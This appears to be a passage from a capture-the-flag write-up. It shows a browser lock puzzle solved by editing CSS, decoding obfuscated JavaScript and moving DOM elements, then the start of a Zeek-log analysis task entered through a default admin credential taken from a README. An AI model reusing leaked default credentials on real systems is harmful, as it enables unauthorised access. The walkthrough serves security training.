


Figure 194 - Crate Screenshot

Doing this on all the relevant elements will again, show the code for this lock.




Figure 195 - Crate Screenshot

⁶⁶ <https://developer.mozilla.org/en-US/docs/Web/CSS/:active>

Question 10

Oh, no! This lock's out of commission!
Pop off the cover and locate what's
missing.

Use the DOM tree viewer to examine this lock.
you can search for items in the DOM using this
view.

You can click and drag elements to reposition
them in the DOM tree.

If an action doesn't produce the desired effect,
check the console for error output.

Be sure to examine that printed circuit board.

Figure 196 - Crate Screenshot

Inspecting the page gives us only one reference to `cover`.



```
<div class="cover"></div>
<button data-id="10" disabled="disabled">Unlock</button>
</div>
<input type="text" maxlength="8" data-id="10">
<button class="switch" data-id="10"></button>
<span class="led-indicator locked"></span>
<span class="led-indicator unlocked"></span>
```



```
.locks > li > .lock.c10 .cover {
    width: 250px;
    height: 280px;
    background: url(../../../../images/lock_cover.png) no-repeat;
    position: relative;
    z-index: 8;
    pointer-events: none;
    top: 0px;
    left: 0px;
}
```

Figure 197 - Crate Screenshot

The clue says to pop the cover which we do a number of ways but easiest here would be to do what was done before and simply uncheck the `background`⁶⁷ property in the right-hand pane. Doing so, reveals a circuit board.



Figure 198 - Crate Screenshot

The last clue says to examine the circuit board and in doing so, we can see an 8 digit code in the bottom right hand corner.




Figure 199 - Crate Screenshot

However, adding **KD29XJ37** into the lock doesn't pop it open. Instead, we get errors in the console that the hints point towards.




Figure 200 - Crate Screenshot

⁶⁷ <https://developer.mozilla.org/en-US/docs/Web/CSS/background>

The link takes us the place in the code where the error gets thrown but unfortunately it's not easily readable.



A screenshot of a debugger interface showing a single line of highly obfuscated JavaScript code. The code is mostly composed of hex values and symbols like underscores and underscores. A tooltip at the bottom left indicates "Pretty print" and "Line 1, Column 32694".

```
1 \&''!==_0xcb5497[_0xedf7('0x55')]}if('\'x31\x30'==_0x4664e7)try{const _0x271ae8=document[_0xedf7('0x2e')](_0xedf7('0x5d'));if(!_0x271ae8)throw E
```

Figure 201 - Crate Screenshot

Fortunately, we can prettify the code using the **Pretty print** option at the bottom.




A screenshot of a debugger interface showing the same code as Figure 201, but with the "Pretty print" option enabled. The code is now more readable, though still obfuscated. It includes a try-catch block, variable declarations, and error handling. A tooltip at the bottom left indicates "Line 1, Column 32694".

```
try {
    const _0x271ae8 = document[_0xedf7('0x2e')](_0xedf7('0x5d'));
    if (!_0x271ae8)
        throw Error('\x4d\x69\x73\x73\x69\x6e\x67\x20\x6d\x61\x63\x61\x72\x6f\x6e\x69\x21');
    _0x271ae8[_0xedf7('0x2b')][_0xedf7('0x5e')]['\x76\x61\x6c\x75\x65'];
    const _0x19db5d = document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72'](_0xedf7('0x5f'));
    if (!_0x19db5d)
        throw Error('\x4d\x69\x73\x73\x69\x6e\x67\x20\x63\x6f\x74\x74\x6f\x6e\x20\x73\x77\x61\x62\x21');
    _0x19db5d['\x61\x74\x74\x72\x69\x62\x75\x74\x65\x73'][_0xedf7('0x5e')]['\x76\x61\x6c\x75\x65'];
    const _0x2caeef2 = document[_0xedf7('0x2e')](_0xedf7('0x60'));
    if (!_0x2caeef2)
        throw Error(_0xedf7('0x61'));
    _0x2caeef2[_0xedf7('0x2b')][_0xedf7('0x5e')][_0xedf7('0x55')];
    _0x1acb20(_0x4664e7, {
        '\x69\x64': _0x4664e7,
        '\x63\x6f\x64\x65': _0xcb5497[_0xedf7('0x55')]
    });
} catch (_0x3c48f6) {
    console[_0xedf7('0x42')]( _0x3c48f6); x
}
```

Figure 202 - Crate Screenshot

A little more readable but the code is obfuscated. We can still work with this however.

`_0xedf7('0x2e')` will contain a value and we can view values, similar to how we got `document.title` by just writing it to the console as follows:



```
> _0xedf7('0x2e')
< "querySelector"
```

Figure 203 - Crate Screenshot

This is also repeated for the 3rd `if` statement. The value is `querySelector`⁶⁸. Moving on to the next part, we get the final piece of the command.



```
> _0xedf7('0x5d')
< ".locks > li > .lock.c10 > .component.macaroni"
```

Figure 204 - Crate Screenshot

`querySelector` is looking for one or more selectors to match. The selector in this example is `.locks > li > .lock.c10 > .component.macaroni`. The error is thrown because this selector doesn't exist.

Going onto the 3rd `if` statement which has the same start, we can see it's looking for another selector.



```
> _0xedf7('0x60')
< ".locks > li > .lock.c10 > .component.gnome"
```

Figure 205 - Crate Screenshot

Finally, the middle one is formatted slightly differently as it has a load of hex values thrown in. It actually has a similar format to the other two so it's safe to presume it'll be `querySelector` as well and when decoded it, sure enough, it decodes to `querySelector`.



```
> _0xedf7('0x5f')
< ".locks > li > .lock.c10 > .component.swab"
```

Figure 206 - Crate Screenshot

What we now need to do is ensure there exists 3 elements underneath the element with a class of `lock` and `c10` that all have class of `component` and `macaroni`, `gnome` and `swab` respectively.

Inspecting the code one last time shows all elements exist already.

⁶⁸ <https://developer.mozilla.org/en-US/docs/Web/API/Document/querySelector>

```
<div class="component gnome" data-code="XJ0"></div> == $0
```

Figure 207 - Create Screenshot

Now it's just a matter of ensuring they exist in the proper place.

```
▼<div class="cover">
  <button data-id="10">Unlock</button>
</div>
<input type="text" maxlength="8" data-id="10">
<button class="switch" data-id="10"></button>
<span class="led-indicator locked"></span>
<span class="led-indicator unlocked"></span>
<div class="component gnome" data-code="XJ0"></div>
<div class="component swab" data-code="J39"></div>
<div class="component macaroni" data-code="A33"></div>
::after
</div>
```

Figure 208 - Crate Screenshot

This enables us to proceed and complete the challenge. In completing it, we get the following console messages

Console was cleared

Well done! Here's the password:

The Tooth Fairy

You opened the chest in 214.758 seconds

Well done! Do you have what it takes to Crack the Crate in under three minutes?

Feel free to use this handy image to share your score!

Figure 209 - Crate Screenshot

In fact, we can do better than 3 minutes by some margin – the code and explanation of which are in the appendix but this is what you see when you do get it in a quick time.

The villain is
The Tooth Fairy

Solved in: 2.979s
Rank: Ludicrous

Figure 210 - Crate Screenshot

Filter Out Poisoned Sources of Weather Data

Synopsis

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

<https://downloads.elfu.org/http.log.gz>

<https://srf.elfu.org>

Hint

That's got to be the one - thanks!

Hey, you know what? We've got a crisis here.

You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.

All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!

I'm so flummoxed I can't even remember how to login!

Hmm... Maybe the Zeek http.log could help us.

I worry about LFI, XSS, and SQLi in the Zeek log - oh my!

And I'd be shocked if there weren't some shell stuff in there too.

I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.

If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.

The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.

Try not to block many legitimate weather station IPs as that could also cause route calculation failure.

Remember, when looking at JSON data, jq is the tool for you!

Solution

Going to <https://srf.elfu.org/presents> us with a login page.



SLEIGH ROUTE FINDER API

LOGIN



Sign In

Figure 211 - Weather Data Screenshot

At this point there is no signs of credentials to use or weaknesses to bypass authentication. We review what we have got so far from all objectives.

3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:



The default login credentials should be changed on startup and can be found in the [readme](#) in the ElfU Research Labs git repository.

The Sleigh Route Finder has a weather map showing Elf weather stations around the globe reporting their local conditions. The website also contains a simple IP Firewall for filtering out improper weather traffic from being ingested. These two features can be seen below:




Figure 212 - Weather Data Screenshot

We find a clue in the document we got from decrypting the file in an earlier objective. Everything points to there being a [readme](#) file.

Going to <https://srf.elfu.org/README.md> (also in the downloaded logs for this objective) gives us these credentials.

```
# Sled-O-Matic - Sleigh Route Finder Web API
```

Installation

```
sudo apt install python3-pip  
sudo python3 -m pip install -r requirements.txt
```

Running:

```
python3 ./srfweb.py
```

Logging in:

You can login using the default admin pass:

```
admin 924158F9522B3744F5FCD4D10FAC4356
```

However, it's recommended to change this in the sqlite db to something custom.

Figure 213 - Weather Data Screenshot

As per the document we used to find the clue to get us the credentials, the website has a section about API docs, the firewall section a weather map and an about us section.




Figure 214 - Weather Data Screenshot

Using jq seems the obvious route to go down given the hints and the use of it to parse json previously. There are also utils out there that convert the JSON into a TSV format that can be consumed by RITA.

However, as is tradition⁶⁹, we opt for Excel. In order to do that, the JSON file is converted into CSV using a small bit of Python.

```

1 import csv, json, sys
2 inputFile = "http.log"
3 outputFile = "http.csv"
4 inputFile = open(inputFile) #open json file
5 outputFile = open(outputFile, 'w') #load csv file
6 data = json.load(inputFile) #load json content
7 inputFile.close() #close the input file
8 output = csv.writer(outputFile) #create a csv.write
9 output.writerow(data[0].keys()) # header row
10 for row in data:
11     output.writerow(row.values())

```

Figure 215 - Weather Data Screenshot

ts	id	id.orig_h	id.orig_p	id.resp_h	id.resp_p	trans_depth	method	host	uri	referrer	version	user_agent	origin	request_body_len	response_body_len	status_code	status
2019-10-05T06:50:42-0800	CRVWh1vr	238.27.231.	60677	10.20.3.80	80	1	GET	vt.ellu.org/14.30/60/-			1. Mozilla/5.0 (W...		0	232	404	Not Found	
2019-10-05T06:51:42-0800	CRVWh1vr	54.742.225.	60677	10.20.3.80	80	2	GET	vt.ellu.org/api/weat/-			1. Mozilla/5.0 (W...		0	3880	200	OK	
2019-10-05T06:51:47-0800	CFRL1g130	228.31.136.	53001	10.20.3.80	80	1	POST	10.20.3.8C/api/mess...			1.1. Mozilla/5.0 (X...		460	148	200	OK	
2019-10-05T06:51:43-0800	CIVph3WV	181.79.241.	36489	10.20.3.80	80	1	GET	10.20.3.8C/api/weat/-			1.1. curl/7.20.0 (3...		0	458	200	OK	
2019-10-05T06:51:49-0800	CTewwGtC	228.75.175.	41278	10.20.3.80	80	1	GET	10.20.3.8C/api/weat/-			1.1. Sojour head/2...		0	326	200	OK	
2019-10-05T06:51:49-0800	CL3Mth4ls	109.130.93.	44079	10.20.3.80	80	1	GET	- /api/weat/-			1.1. Mozilla/5.0 (X...		0	476	200	Not Found	
2019-10-05T06:51:50-0800	CFJLw915i	131.249.38	53009	10.20.3.80	80	1	GET	vt.ellu.org/1c/p...			1.1. Opera/9.80 (W...		0	232	404	Not Found	
2019-10-05T06:54:03-0800	CJhDf73U	146.88.43.1	50856	10.20.3.80	80	1	GET	vt.ellu.org/api/weat/-			1.1. Mozilla/5.0 (W...		0	1422	200	Not Found	
2019-10-05T06:54:03-0800	CTkArdR4j	23.48.101.1	50858	10.20.1.80	80	1	GET	- /api/weat http://vt.e...			1.1. Opera 9.7 (W...		0	452	200	OK	
2019-10-05T06:54:03-0800	Cr750d4U	130.74.171.	50860	10.20.3.80	80	1	GET	10.20.3.8C /?Mopar http://vt.e...			1.1. Mozilla/5.0 (X...		0	13057	200	OK	
2019-10-05T06:54:03-0800	CxWwvB1P	186.198.52.	50659	10.20.3.80	80	1	GET	10.20.3.8C /api/weat http://vt.e...			1.1. Mozilla/5.0 (W...		0	458	200	OK	
2019-10-05T06:54:03-0800	CDeyQm6f	51.34.20.5	50662	10.20.3.80	80	1	GET	- /api/exotic/-			1.1. Mozilla/5.0 (W...		0	190875	200	OK	
2019-10-05T06:54:03-0800	Ck7yq44E	75.66.210.2	50857	10.20.1.80	80	1	GET	10.20.1.8C /api/weat http://10.2...			1.1. Mozilla/5.0 (X...		0	298875609	200	OK	
2019-10-05T06:54:03-0800	CxHnMc18	23.34.27.17	50663	10.20.3.80	80	1	GET	vt.ellu.org /api/weat http://vt.e...			1.1. Googlebot-Ne...		0	2365	200	OK	
2019-10-05T06:54:03-0800	Ct3m4u	167.179.41.	50661	10.20.3.80	80	1	GET	vt.ellu.org /api/weat http://10.2...			1.1. Mozilla/5.0 (W...		0	455	200	OK	
2019-10-05T06:54:04-0800	CDakakjVC	190.58.40.5	50884	10.20.3.80	80	1	GET	vt.ellu.org /data0.j...			1.1. Mozilla/5.0 (X...		0	232	404	Not Found	
2019-10-05T06:54:04-0800	C2lg053t	108.20.152.	50865	10.20.1.80	80	1	GET	vt.ellu.org /api/weat/-			1.1. Sojour/ Pic Spid...		0	490	200	Not Found	
2019-10-05T06:54:04-0800	Cgryrhf6u	4.124.120.1	50667	10.20.3.80	80	1	GET	vt.ellu.org /api/statistics http://vt.e...			1.1. Opera/9.80 (X...		0	196875	200	OK	
2019-10-05T06:54:04-0800	CHJFCAPW	172.39.210.	50866	10.20.3.80	80	1	GET	10.20.3.8C /api/weat http://10.2...			1.1. Mozilla/5.0 (W...		0	484	200	OK	
2019-10-05T06:54:04-0800	ChkrfLUL	78.161.176.	50869	10.20.3.80	80	1	GET	vt.ellu.org /uploadbox http://10.2...			1.1. Mozilla/5.0 (W...		0	232	404	Not Found	
2019-10-05T06:54:04-0800	C2hC9bPi	56.201.68.1	50668	10.20.3.80	80	1	GET	vt.ellu.org /api/weat http://vt.e...			1.1. Mozilla/5.0 (X...		0	298875609	200	OK	
2019-10-05T06:54:04-0800	C3n6n3tj	179.171.139	50672	10.20.3.80	80	1	GET	- /api/weat http://vt.e...			1.1. Mozilla/5.0 (W...		0	3800	200	Not Found	
2019-10-05T06:54:04-0800	Crgb14ch	180.123.53.	50673	10.20.1.80	80	1	GET	- /img/logo_-			1.1. Opera/9.80 (W...		0	23451	200	OK	
2019-10-05T06:54:04-0800	CD1Pm36i	155.48.39.2	50670	10.20.3.80	80	1	GET	10.20.3.8E /index.htm http://vt.e...			1.1. Mozilla/5.0 (W...		0	5095	200	OK	
2019-10-05T06:54:04-0800	C77c4f14154.53.170.1		50971	10.20.3.80	80	1	GET	10.20.3.8C /api/weat http://vt.e...			1.1. Mozilla/5.0 (W...		0	472	200	Not Found	
2019-10-05T06:54:04-0800	CnifIP8h	161.147.344	50674	10.20.3.80	80	1	GET	vt.ellu.org /api/weat http://vt.e...			1.1. Mozilla/5.0 (W...		0	471	200	OK	
2019-10-05T06:54:04-0800	CKoprnW2	11.345.189.	50675	10.20.3.80	80	1	GET	vt.ellu.org /api/weat http://vt.e...			1.1. Mozilla/5.0 (W...		0	2734	200	OK	
2019-10-05T06:54:04-0800	Cywab95-85.20.227.1		50676	10.20.3.80	80	1	GET	vt.ellu.org /api/weat http://vt.e...			1.1. Mozilla/5.0 (X...		0	461	200	OK	

Figure 216 - Weather Data Screenshot

⁶⁹ We do a lot of the challenges and write-up at work where we have no access to 3rd party tools such as jq, linux, burp etc so we make do with what we can

Since the hints heavily suggested LFI⁷⁰, XSS⁷¹, Shellshock⁷² and SQLi⁷³, we can visually make the data more relevant by stripping out the Zeek⁷⁴ specific columns to just display what the end user would ultimately have control over. This leaves `host`, `uri`, `user_agent` and `username`.

E	F	G	H
host	uri	user_agent	username
srf.elfu.or	/14.10/Ge	Mozilla/5.0 ()-	
srf.elfu.or	/api/weat	Mozilla/5.0 (I-	
10.20.3.8	/api/meas	Mozilla/5.0 ()-	
10.20.3.8	/api/weat	curl/7.20.0 (i:-	

Figure 217 - Weather Data Screenshot

The next several screenshots show what sort of filters are being used to identify the different type of attacks being sent.

⁷⁰ https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

⁷¹ [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

⁷² https://www.owasp.org/images/1/1b/Shellshock_-_Tudor_Enache.pdf

⁷³ https://www.owasp.org/index.php/SQL_Injection

⁷⁴ <https://www.zeek.org/>

